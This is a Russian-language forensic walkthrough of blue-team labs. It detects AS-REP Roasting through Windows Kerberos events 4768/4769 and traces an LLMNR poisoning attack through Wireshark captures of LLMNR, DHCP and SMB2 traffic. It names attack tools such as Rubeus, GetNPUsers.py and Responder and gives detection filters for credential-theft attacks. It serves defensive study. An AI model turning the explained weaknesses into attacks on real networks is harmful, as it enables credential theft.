Сведения	29.05.2024 9:39:44	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Сведения	29.05.2024 9:36:40	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Сведения	29.05.2024 9:35:09	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Сведения	29.05.2024 9:34:37	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Сведения	29.05.2024 9:34:37	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Сведения	29.05.2024 9:34:36	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Сведения	29.05.2024 9:34:36	Microsoft Windows security auditing.	4768	Kerberos Authentication Service

Рассмотрим подробнее форму одного из событий.



Событие 4768, Microsoft Windows security auditing.

Запрошен билет проверки подлинности Kerberos(TGT).

Сведения об учетной записи:
Имя учетной записи: Administrator
Предоставленное имя сферы: FORELA
Идентификатор пользователя: S-1-5-21-3239415629-1862073780-2394361899-500

Сведения о службе:
Имя службы: krbtgt
Код службы: S-1-5-21-3239415629-1862073780-2394361899-502

Сведения о сети:
Адрес клиента: ::1
Порт клиента: 0

Дополнительные сведения:
Параметры билета: 0x40810010
Код результата: 0x0
Тип шифрования билета: 0x12
Тип предварительной проверки подлинности: 2

- **Имя учетной записи**: учетная запись пользователя, запросившая билет проверки подлинности у контроллера домена.
- **Имя службы**: имя службы, обработавшей билет.
- **Тип шифрования билета**: отображает используемый алгоритм шифрования билета (например, AES, RC4).
- **Тип предварительной проверки подлинности**: код состояния показывает, была ли отключена или включена предварительная аутентификация для указанного объекта (**Имя учетной записи**).

В нашем случае отображается обычное событие запроса билета аутентификации пользователем `Administrator` у универсальной службы AD — `krbtgt`.

Уже традиционно обращаем внимание на использование определенного типа шифрования. Если мы увидим тип шифрования `0x17`, который представляет собой `RC4`, то это будет подсказкой — такой тип позволяет злоумышленникам быстрее расшифровать пароль.

Сокращаем количество требующих расследования событий — отбрасываем все имена служб, кроме `krbtgt`. Это связано с тем, что во время атаки злоумышленник получает билет аутентификации — точно так же, как это сделала бы законная учетка пользователя, а `krbtgt` — это стандартная служба AD, которая обрабатывает поток аутентификации в Active Directory.


Показателем того, что хакер успешно провел атаку AS-REP (неважно, удалось ему взломать хеш или нет), служит значение типа предварительной проверки подлинности в результирующих журналах.

Передовой способ поиска угроз для этой атаки — просто найти тип предварительной аутентификации `= 0`, означающей, что она отключена. Таким образом мы уберем большую часть бесполезных событий в журналах, оставив для анализа более детальные результаты.

Давай еще раз перечислим все необходимое для успешного детекта. Изначально мы отслеживаем все события `4768`, но берем во внимание те, где:

1. Тип предварительной проверки подлинности равен `0`, то есть аутентификация отключена. Это важное условие, которое необходимо выполнить, поскольку без этого атака невозможна.
2. Имя службы — `krbtgt`, поскольку только `krbtgt` может выполнять процессы аутентификации в AD.
3. Тип шифрования билета — `0x17`, соответствующий шифрованию RC4, что позволит злоумышленникам легко взломать хеш.

Основываясь на этих фильтрах, быстро находим интересующее нас событие.



Событие 4768, Microsoft Windows security auditing.

Запрошен билет проверки подлинности Kerberos(TGT).

Сведения об учетной записи:
Имя учетной записи: arthur.kyle
Предоставленное имя сферы: forela.local
Идентификатор пользователя: S-1-5-21-3239415629-1862073780-2394361899-1601

Сведения о службе:
Имя службы: krbtgt
Код службы: S-1-5-21-3239415629-1862073780-2394361899-502

Сведения о сети:
Адрес клиента: ::ffff:172.17.79.129
Порт клиента: 61965


Дополнительные сведения:
Параметры билета: 0x40800010
Код результата: 0x0
Тип шифрования билета: 0x17
Тип предварительной проверки подлинности: 0

Становится ясно, что юзер `arthur.kyle` был скомпрометирован, однако существует еще одна взломанная учетка, от лица которой выполнялась атака.

У нас есть IP-адрес машины, с которой поступил запрос, поэтому будем искать события билетов службы Kerberos, так как каждая учетная запись пользователя домена запрашивает их либо во время входа в систему (при аутентификации), либо при обычном использовании домена.

Отфильтруем журнал по ID `4769` (запрос билета службы Kerberos) и рассмотрим события, происходившие во время вредоносной активности.

Через минуту после обнаруженного AS-REP Roasting происходит событие с учетки `happy.grunwald` с того же IP-адреса `172.17.79.129`.



Событие 4769, Microsoft Windows security auditing.

Запрошен билет службы Kerberos.

Сведения об учетной записи:
Имя учетной записи: happy.grunwald@FORELA.LOCAL
Домен учетной записи: FORELA.LOCAL
GUID входа: {543acecf-87dd-45d9-cf0d-6c1f28070dc3}

Сведения о службе:
Имя службы: DC01$
Идентификатор службы: S-1-5-21-3239415629-1862073780-2394361899-1000

Сведения о сети:
Адрес клиента: ::ffff:172.17.79.129
Порт клиента: 61975

Дополнительные сведения:
Параметры билета: 0x40810000
Тип шифрования билета: 0x12
Код ошибки: 0x0
Службы передачи: -

Казалось бы, это обычный ивент и здесь нет ничего подозрительного. Но, учитывая, что вход в систему под юзером `happy.grunwald` выполнялся во время атаки AS-REP Roasting и исходил с той же машины, можно предположить, что и эта учетка была скомпрометирована. Этот факт однозначно расширяет масштаб всего инцидента.

К сожалению, лабораторная работа не предоставляет нам дополнительные артефакты, поэтому никак не удастся расследовать эту кибератаку полностью.

INFO

Атака AS-REP Roasting возможна только при наличии списка пользователей (то есть если ты получил его из нулевого сеанса SMB). Но если ты просто используешь инструмент вроде `GetNPUsers.py` или `Rubeus`, тебе потребуется активная учетная запись пользователя для запроса списка юзеров (все это происходит в фоновом режиме при запуске атаки). Это означает, что атака может быть выполнена без какой-либо аутентификации, если злоумышленник каким-либо образом заполучил список пользователей (к примеру, перебором учеток с помощью Kerbrute).

Меры предотвращения

Всегда внедряй надежную политику паролей с использованием сложных паролей, которые регулярно меняются. Если есть возможность, то повысь безопасность, включив 2FA для аутентифицированных сервисов.

Чтобы предотвратить атаки AS-REP Roasting, крайне важно убедиться, что предварительная аутентификация включена для каждой учетной записи.

3. LLMNR POISONING

Раньше в сетях Windows использовался протокол Network Basic Input/Output System (NetBIOS) для выполнения операций через сеть. Важной частью этого протокола был NetBIOS Name Service (NBT-NS), отвечавший за регистрацию и разрешение имен. LLMNR (Link-Local Multicast Name Resolution) — это прямой преемник NBT-NS. Он выполняет ту же функцию, что и его предшественник, — разрешение имен хостов в той же локальной сети.

LLMNR позволяет разрешать как адреса IPv4, так и IPv6 без необходимости наличия DNS-сервера в локальной сети. Если запрос к DNS-серверу не выполняется (например, если DNS-сервер недоступен), отправляется LLMNR-запрос по локальной сети.

Суть в том, что LLMNR не требует аутентификации, поэтому любой компьютер в локалке может выполнить запрос LLMNR. Если кто-то прослушивает локальную сеть, он может отвечать на эти запросы, представляя устройство своим IP-адресом и перенаправляя трафик. Все это может привести к потенциально опасному поведению и атакам, таким как LLMNR Poisoning.

INFO

Responder — популярный инструмент, входящий в пакет утилит Kali Linux, для проведения атак с отравлением LLMNR.

Если в сети происходит событие LLMNR и злоумышленник его прослушивает, то он может получить конфиденциальную информацию о жертве, такую как IP-адрес, имя пользователя и хеш пароля. Затем хакеры могут попытаться взломать полученный хеш и получить пароль в открытом виде либо передать этот хеш для аутентификации в определенной службе. LLMNR/NBT-NS Poisoning и SMB Relay сопоставлены с подтехникой T1557.001 в MITRE ATT&CK.

Noxious


Описание лабораторной работы Noxious сразу спойлерит, что мы будем иметь дело с LLMNR-отравлением. Для работы нам предоставляют файл с дампом трафика.

Открываем `.pcap` и фильтруем его по LLMNR-трафику, чтобы увидеть, какие хосты участвовали во взаимодействиях, а также отметить используемые IP-адреса.

INFO

LLMNR по умолчанию работает на порте UDP 5355. Поэтому фильтр будет выглядеть так: `udp.port == 5355`.


В самом начале отфильтрованного трафика видно, что хост `172.17.79.136` выполнил DNS-запрос `DCC01`, а другой хост `172.17.79.135` ответил на этот запрос.



```
udp.port == 5355
No.   Time                     Source                     Destination            Protocol Length Info
 9262 2024-06-24 11:18:30,… fe80::7994:1860:711:c243   ff02::1:3              LLMNR      85 Standard query 0xe708 A DCC01
 9263 2024-06-24 11:18:30,… 172.17.79.136              224.0.0.252            LLMNR      65 Standard query 0xe708 A DCC01
 9264 2024-06-24 11:18:30,… fe80::7994:1860:711:c243   ff02::1:3              LLMNR      85 Standard query 0x2c01 AAAA DCC01
 9265 2024-06-24 11:18:30,… 172.17.79.136              224.0.0.252            LLMNR      65 Standard query 0x2c01 AAAA DCC01
 9268 2024-06-24 11:18:30,… fe80::2068:fe84:5fc8:efb7  fe80::7994:1860:711…   LLMNR     106 Standard query response 0xe708 A DCC01 A 172.17.79.135
 9269 2024-06-24 11:18:30,… 172.17.79.135              172.17.79.136          LLMNR      86 Standard query response 0xe708 A DCC01 A 172.17.79.135
 9274 2024-06-24 11:18:30,… fe80::2068:fe84:5fc8:efb7  fe80::7994:1860:711…   LLMNR     118 Standard query response 0x2c01 AAAA DCC01 AAAA fe80::20
 9277 2024-06-24 11:18:30,… 172.17.79.135              172.17.79.136          LLMNR      98 Standard query response 0x2c01 AAAA DCC01 AAAA fe80::20
 9301 2024-06-24 11:18:30,… fe80::7994:1860:711:c243   ff02::1:3              LLMNR      85 Standard query 0x3ca4 A DCC01
 9302 2024-06-24 11:18:30,… 172.17.79.136              224.0.0.252            LLMNR      65 Standard query 0x3ca4 A DCC01
 9303 2024-06-24 11:18:30,… fe80::7994:1860:711:c243   ff02::1:3              LLMNR      85 Standard query 0x2dd6 AAAA DCC01
 9304 2024-06-24 11:18:30,… 172.17.79.136              224.0.0.252            LLMNR      65 Standard query 0x2dd6 AAAA DCC01
```


Представим (а позже и докажем), что запрос `DCC01` — опечатка в обращении к `DC01`, это могло привести к сбою в работе DNS-сервера и использованию протокола LLMNR, запрос которого перехватил злоумышленник.

Следует убедиться в том, что `172.17.79.135` — IP-адрес злоумышленника. Для этого проверим DHCP-трафик с соответствующим фильтром `dhcp`. Находим DHCP-запрос между подозреваемым IP и DHCP-сервером. Мы видим имя хоста машины, которая арендовала IP-адрес `172.17.79.135`.



```
> Option: (61) Client identifier
> Option: (55) Parameter Request List
> Option: (57) Maximum DHCP Message Size
v Option: (12) Host Name
    Length: 4
    Host Name: kali
> Option: (255) End
```


Докажем кражу учетных данных, проанализировав SMB-трафик с фильтром `smb2`.



```
smb2
No.   Time                     Source                     Destination            Protocol Length Info
 9290 2024-06-24 11:18:30,… fe80::7994:1860:711:c243   fe80::2068:fe84:5fc…   SMB2   240 Session Setup Request, NTLMSSP_NEGOTIATE
 9291 2024-06-24 11:18:30,… fe80::2068:fe84:5fc8:efb7  fe80::7994:1860:711…   SMB2   412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
 9292 2024-06-24 11:18:30,… fe80::7994:1860:711:c243   fe80::2068:fe84:5fc…   SMB2   717 Session Setup Request, NTLMSSP_AUTH, User: FORELA\john.deacon
 9293 2024-06-24 11:18:30,… fe80::2068:fe84:5fc8:efb7  fe80::7994:1860:711…   SMB2   150 Session Setup Response, Error: STATUS_ACCESS_DENIED
 9313 2024-06-24 11:18:30,… fe80::7994:1860:711:c243   fe80::2068:fe84:5fc…   SMB2   314 Negotiate Protocol Request
 9316 2024-06-24 11:18:30,… fe80::2068:fe84:5fc8:efb7  fe80::7994:1860:711…   SMB2   314 Negotiate Protocol Response
 9317 2024-06-24 11:18:30,… fe80::7994:1860:711:c243   fe80::2068:fe84:5fc…   SMB2   240 Session Setup Request, NTLMSSP_NEGOTIATE
 9319 2024-06-24 11:18:30,… fe80::2068:fe84:5fc8:efb7  fe80::7994:1860:711…   SMB2   412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
 9320 2024-06-24 11:18:30,… fe80::7994:1860:711:c243   fe80::2068:fe84:5fc…   SMB2   717 Session Setup Request, NTLMSSP_AUTH, User: FORELA\john.deacon
 9321 2024-06-24 11:18:30,… fe80::2068:fe84:5fc8:efb7  fe80::7994:1860:711…   SMB2   150 Session Setup Response, Error: STATUS_ACCESS_DENIED
```

Здесь мы видим несколько NTLM-аутентификаций юзера `john.deacon`, идущих друг за другом за короткий промежуток времени. Посмотрим, какие имена у взаимодействующих хостов.


Перейди в раздел «Просмотр → Разрешение имен» и включи «Разрешение сетевых адресов». Теперь будут отображаться имена хостов.



```
smb2
No.   Time                     Source                  Destination             Protocol Length Info
 9616 2024-06-24 11:18:40,… Forela-Wkstn002.local   DCC01                   SMB2   717 Session Setup Request, NTLMSSP_AUTH, User: FORELA\john.deacon
 9617 2024-06-24 11:18:40,… DCC01                   Forela-Wkstn002.local   SMB2   150 Session Setup Response, Error: STATUS_ACCESS_DENIED
 9634 2024-06-24 11:18:40,… Forela-Wkstn002.local   DCC01                   SMB2   314 Negotiate Protocol Request
 9637 2024-06-24 11:18:40,… DCC01                   Forela-Wkstn002.local   SMB2   314 Negotiate Protocol Response
 9639 2024-06-24 11:18:40,… Forela-Wkstn002.local   DCC01                   SMB2   240 Session Setup Request, NTLMSSP_NEGOTIATE
 9640 2024-06-24 11:18:40,… DCC01                   Forela-Wkstn002.local   SMB2   412 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
 9641 2024-06-24 11:18:40,… Forela-Wkstn002.local   DCC01                   SMB2   717 Session Setup Request, NTLMSSP_AUTH, User: FORELA\john.deacon
 9644 2024-06-24 11:18:40,… DCC01                   Forela-Wkstn002.local   SMB2   150 Session Setup Response, Error: STATUS_ACCESS_DENIED
```

Мы помним, что `DCC01` не реальный хост. Имя хоста Kali в сети интерпретировалось в SMB-трафике, поэтому компьютер жертвы `Wkstn002`, чьи данные были украдены, думает, что машина Kali — это хост `DCC01`.

Посмотрим, к какому файловому ресурсу пыталась обратиться жертва, так и не осознав того, к чему привела ее опечатка.

